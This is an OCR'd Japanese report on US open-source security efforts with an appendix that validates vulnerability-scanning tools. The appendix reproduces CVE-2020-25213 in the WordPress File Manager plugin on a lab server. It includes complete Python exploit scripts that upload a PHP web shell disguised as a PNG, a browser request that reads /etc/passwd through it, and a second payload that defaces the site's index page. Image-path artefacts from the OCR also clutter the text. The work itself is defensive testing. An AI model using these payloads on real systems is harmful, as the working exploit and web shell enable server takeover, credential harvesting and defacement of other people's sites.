
2014年：IDAによるコミュニティ支援
IDA（Institute of Defense Analysis)がOSSのセキュリティ対策プロジェクトでLinux FoundationなどのOSSコミュニティを調査、支援
・・・RedHatほか他のOSSコミュニティに対しても政府調達におけるガイドライン・プロモーションを支援・・・

2021年：US GOV OPSの発足
DARPA（国防高等計画研究局）とLinux Foundationがオープンソースイニシアティブ「US GOV OPS」を発足５G, IoTなどにかかわるオープンソースのスタックなどの開発を推進
https://www.linuxfoundation.org/en/uncategorized/darpa-and-the-linux-foundation-create-open-software-initiative-to-accelerate-us-rd-innovation-5g-end-to-end-stack/?fbclid=IwAR0NIEgTSwjyYfL1l8B03GcZHXDLYYzaGZE8Ue42Ks8C3ZryuzeDScAFqu4

米国ではOSSの普及早期段階から利活用状況を把握、政府調達におけるガイドライン策定、企業・団体へのプロジェクト支援などにより、OSSの利便性を安全に享受するための枠組み策定・支援活動を行った。さらに現在は新技術によるイノベーションを目指している。

Appendix）OSS脆弱性管理ツール検証詳細


②-AP-1. 脆弱性の再現 (1)：再現する脆弱性



調査　ワードプレスのテーマかどうか？
→webサイトを確認

FileManagerを利用しているかどうか？
http://[サーバのIP]/wordpress/wp-content/plugins/wp-file-manager
→上記のようなURLが存在するかどうか？

成功すると
サーバのユーザー一覧が取得できる
ユーザからパスワードを類推、もしくは辞書攻撃を実施して、乗っ取り



プラグイン：ファイルマネージャーとは
ファイルのやり取りをGUIで実施するもの
＊ FTPをコマンド使えるのであれば不要

例）Wordpressの脆弱性によるインシデント

2019年1月、大塚商会のホスティングサービスで不正ファイルの設置が確認された。ホスティングサービスのCMS（Wordpress）ユーザーが最初のターゲットで、そのIDからWebサーバに不正アクセス、ほかのユーザーにも不正ファイルを設置した、CMSを踏み台にしてホスティングサーバを乗っ取るサイバー攻撃の被害。
Wordpressは広く利用されているため、この事例以外にもWordpressプラグインを改ざんして詐欺サイトに誘導するといったサイバー攻撃の被害も挙げられている。（2019年9月、CVE-2020-25213）
https://www.jpcert.or.jp/newsflash/2020090301.html

②-AP-2. 脆弱性の再現 (2)：再現準備①

- 検証用webサーバ


- 脆弱性のある、PHP
  - プラグインに含まれる。

- http://サーバIP/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php

```
[root@localhost php]# pwd
/var/www/wordpress/wp-content/plugins/wp-file-manager/lib/php
[root@localhost php]#
[root@localhost php]# ls -al
合計 976
drwxrwxr-x.  7 apache apache   4096 12月 14 02:23 .
drwxrwxr-x. 12 apache apache    206 12月 14 02:23 ..
drwxrwxr-x.  2 apache apache   4096 12月 30 00:38 .tmp
-rwxrwxr-x.  1 apache apache   2316 12月 14 02:23 MySQLStorage.sql
-rwxrwxr-x.  1 apache apache   2598 12月 14 02:23 autoload.php
-rwxrwxr-x.  1 apache apache   1365 12月 14 02:23 chars-test.php
-rwxrwxr-x.  1 apache apache  17685 12月 14 02:23 connector.maximal.php-dist
-rwxrwxr-x.  1 apache apache   9120 12月 14 02:23 connector.minimal.php
drwxrwxr-x.  5 apache apache     81 12月 14 02:23 editors
-rwxrwxr-x.  1 apache apache  24832 12月 14 02:23 mime.types
drwxrwxr-x.  7 apache apache     94 12月 14 02:23 plugins
drwxrwxr-x.  2 apache apache     40 12月 14 02:23 resources
[root@localhost php]#
```

②-AP-3. 脆弱性の再現 (3)：再現準備②


- ファイルマネージャー6.0




- 攻撃の説明
- 特定のURLにバイナリ（画像ファイル.imgと偽装して）ファイルを送付する
  - マルチパートリクエストと言われます
- 実行されると「x.php」というファイルがバックドアとして作成されます。
- URLに、x.php?cmd=**ここに任意のコマンド（今回はユーザー一覧）**

②-AP-4. 脆弱性の再現 (4)：攻撃再現①

- 攻撃用PCにpython3.xをインストール
  - 今回は、windows10にpython3.8




- 攻撃用PCにpython3.xのモジュールをインストール
- コマンドプロンプトを管理者として実行



- 「pip□install□requests」を実行

C:¥WINDOWS¥system32>**pip install requests**



②-AP-5. 脆弱性の再現 (5)：攻撃再現②


- 攻撃前のサーバ状況
  - 特定フォルダにファイルが出来る

```
[root@localhost files]# pwd
/var/www/wordpress/wp-content/plugins/wp-file-manager/lib/files
[root@localhost files]#
[root@localhost files]# ls -al
合計 0
drwxrwxr-x.  5 apache apache  67 12月 30 00:47 .
drwxrwxr-x. 12 apache apache 206 12月 14 02:23 ..
-rwxrwxr-x.  1 apache apache   0 12月 14 02:23 .gitkeep
drwxrwxr-x.  2 apache apache   6 12月 14 02:23 .quarantine
drwxrwxr-x.  2 apache apache   6 12月 14 02:23 .tmb
drwxrwxr-x.  3 apache apache  34 12月 14 02:23 .trash
                              今はありません
```

- 攻撃用のpythonを準備

```
import requests
import sys

burp0_url = " http://サーバIP/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php? %s" % sys.argv[0]
burp0_headers = {"User-Agent": "curl/7.68.0", "Accept": "*/*", "Content-Type": "multipart/form-data; boundary=--------
----------------66e3ca93281c7050", "Expect": "100-continue", "Connection": "close"}

burp0_data = "--------------------------66e3ca93281c7050¥r¥nContent-Disposition: form-data;
name=¥"cmd¥"¥r¥n¥r¥nupload¥r¥n--------------------------66e3ca93281c7050¥r¥nContent-Disposition: form-data;
name=¥"target¥"¥r¥n¥r¥nl1_Lw¥r¥n--------------------------66e3ca93281c7050¥r¥nContent-Disposition: form-data;
name=¥"upload[]¥"; filename=¥"x.php¥"¥r¥nContent-Type: image/png¥r¥n¥r¥n<?php system($_GET[¥"cmd¥"]);

?>¥r¥n--------------------------66e3ca93281c7050--¥r¥n"
requests.post(burp0_url, headers=burp0_headers, data=burp0_data)
```

- cve-2020-25213.pyという名前で保存。



②-AP-6. 脆弱性の再現 (6)：攻撃再現③


- 攻撃用PCにて実行！！！！

```
Installing collected packages: urllib3, chardet, idna, certifi, requests
Successfully installed certifi-2020.12.5 chardet-4.0.0 idna-2.10 requests-2.25.1 urllib
WARNING: You are using pip version 19.2.3, however version 20.3.3 is available.
You should consider upgrading via the 'python -m pip install --upgrade pip' command.

C:¥WINDOWS¥system32>
C:¥WINDOWS¥system32>
C:¥WINDOWS¥system32>cd c:¥Python

c:¥Python>
c:¥Python>
c:¥Python>.¥cve-2020-25213.py

c:¥Python>
```

- サーバにバックドアが作成されました

```
[root@localhost files]# pwd
/var/www/wordpress/wp-content/plugins/wp-file-manager/lib/files
[root@localhost files]#
[root@localhost files]# ls -al
合計 4
drwxrwxr-x.  5 apache apache  80  1月 20 05:14 .
drwxrwxr-x. 12 apache apache 206 12月 14 02:23 ..
-rwxrwxr-x.  1 apache apache   0 12月 14 02:23 .gitkeep
drwxrwxr-x.  2 apache apache   6 12月 14 02:23 .quarantine
drwxrwxr-x.  2 apache apache   6 12月 14 02:23 .tmb
drwxrwxr-x.  3 apache apache  34 12月 14 02:23 .trash
-rw-r--r--   1 apache apache  30  1月 20 05:14 x.php
[root@localhost files]#
```

- バックドアを利用してサーバ情報を取得します。
- ブラウザに以下のURLを入力
  - http://192.168.210.211/wp-content/plugins/wp-file-manager/lib/files/x.php?cmd=cat%20/etc/passwd




②-AP-7. 脆弱性の再現 (7)：攻撃再現④

- 攻撃用のpythonを実行し、ページを書き換えます

```
import requests
import sys

burp0_url = " http://192.168.210.211/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php? %s" % sys.argv[0]
burp0_headers = {"User-Agent": "curl/7.68.0", "Accept": "*/*", "Content-Type": "multipart/form-data; boundary=------------------------66e3ca93281c7050", "Expect": "100-continue", "Connection": "close"}
burp0_data = "--------------------------66e3ca93281c7050¥r¥nContent-Disposition: form-data; name=¥"cmd¥"¥r¥n¥r¥nupload¥r¥n--------------------------66e3ca93281c7050¥r¥nContent-Disposition: form-data; name=¥"target¥"¥r¥n¥r¥nl1_Lw¥r¥n--------------------------66e3ca93281c7050¥r¥nContent-Disposition: form-data; name=¥"upload[]¥"; filename=¥"x.php¥"¥r¥nContent-Type: image/png¥r¥n¥r¥n ¥
<?php $cmd = 'echo ¥"<html><body><h1 style=¥"color:FF0000¥">&#x2620;&#12371;&#12398;&#12469;&#12540;&#12496;&#12399;&#20055;&#12387;&#21462;&#12387;&#12383;&#x2620;</h1><h1></h1></body></html>¥" > /var/www/wordpress/wp-content/index.html'; exec($cmd); ?> ¥
¥r¥n--------------------------66e3ca93281c7050--¥r¥n"
requests.post(burp0_url, headers=burp0_headers, data=burp0_data)


burp0_url = "http://192.168.210.211/wp-content/plugins/wp-file-manager/lib/files/x.php?"
burp0_headers = {"User-Agent": "curl/7.68.0", "Accept": "*/*", "Expect": "100-continue", "Connection": "close"}
requests.post(burp0_url, headers=burp0_headers)
```

- 赤文字部分でhtmlファイルを上書きしています



②-AP-8. 脆弱性ファイルの確認 (1)

- CVE-2020-25213と同様に脆弱性環境を準備し、各脆弱性検出ツールの検証を行った。

- CVE-2020-25213

  Wordpress 用プラグイン File Manager の脆弱性

```
[root@Wordpress wordpress]# wp plugin list
+--------------------+---------+------------+----------+
| name               | status | update    | version |
+--------------------+---------+------------+----------+
| wp-file-manager | active | available | 6.0      |
+--------------------+---------+------------+----------+
```

- CVE-2020-11990

  カメラプラグイン Apache Cordova の脆弱性

```
[forse@CVE-2020-11990 hello]$ npm list cordova-plugin-camera
com.example.hello@1.0.0 /home/forse/hello
└──cordova-plugin-camera@4.1.0
```

- CVE-2020-17527

  Apache Tomcat の脆弱性

```
[root@202017527 ~]# ${CATALINA_HOME}/bin/version.sh
Using CATALINA_BASE:   /opt/apache-tomcat
Using CATALINA_HOME:   /opt/apache-tomcat
Using CATALINA_TMPDIR: /opt/apache-tomcat/temp
Using JRE_HOME:        /usr
Using CLASSPATH:       /opt/apache-tomcat/bin/bootstrap.jar:/opt/apache-
tomcat/bin/tomcat-juli.jar
Server version: Apache Tomcat/9.0.0.M1
Server built:   Nov 12 2015 22:05:52 UTC
Server number:  9.0.0.0
OS Name:        Linux
OS Version:     4.18.0-193.el8.x86_64
Architecture:   amd64
JVM Version:    11.0.9.1+1
JVM Vendor:     AdoptOpenJDK
[root@202017527 ~]#
```

②-AP-9. 脆弱性ファイルの確認 (2)

- CVE-2018-1000542

  NetBeansのプラグインnetbeans-mmd-pluginの脆弱性

- CVE-2019-17638

  Ecripse Jettyの脆弱性


```
[root@CVE-2019-17638 9.4.27]# head -1 VERSION.txt
jetty-9.4.27.v20200227 - 27 February 2020
```

- CVE-2019-5413

  NetBeans npmパッケージmorganの脆弱性


```
[root@NetBeans Test-CVE-2019-5413]# npm list morgan
Test-CVE-2019-5413@1.0.0 /root/NetBeansProjects/Test-CVE-2019-5413
└──morgan@1.9.0
```

②-AP-10. Vulsでの脆弱性スキャン (1)：Wordpress



wordpressで作成されたサイト


vulsのサーバ



- CVEデータの更新

```
#nvdのデータ
go-cve-dictionary fetchnvd -last2y -dbpath=$HOME/cve.sqlite3
#jvnのデータ
go-cve-dictionary fetchjvn -last2y -dbpath=$HOME/cve.sqlite3
#CentOSの5～8のバージョンをダウンロード
goval-dictionary fetch-redhat -dbpath=$HOME/oval.sqlite3 5 6 7 8
```

